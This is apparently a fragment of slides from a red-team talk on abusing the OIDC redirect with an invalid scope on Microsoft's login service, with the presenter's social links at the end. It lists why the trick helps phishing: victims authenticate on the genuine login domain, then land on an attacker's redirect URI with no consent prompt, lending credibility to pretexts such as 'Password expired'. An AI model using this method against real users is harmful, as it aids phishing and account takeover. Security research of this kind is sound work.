 - Instant redirect to Redirect URI!
 - Even if consent settings configured with : “Do not allow user consent”!



OIDC Redirect – Invalid Scope: Advantages

1. User only redirected after authentication on legitimate login.microsoftonline.com domain
 - Could add extra credibility for certain pretexts
 - For example: Password expired
2. No consent prompt or block page is shown to the user.

- LinkedIn
 - <https://www.linkedin.com/in/keanunys/>
- Twitter
 - <https://x.com/RedByte1337>
- GitHub
 - <https://github.com/RedByte1337>
- Discord
 - #redbyte1337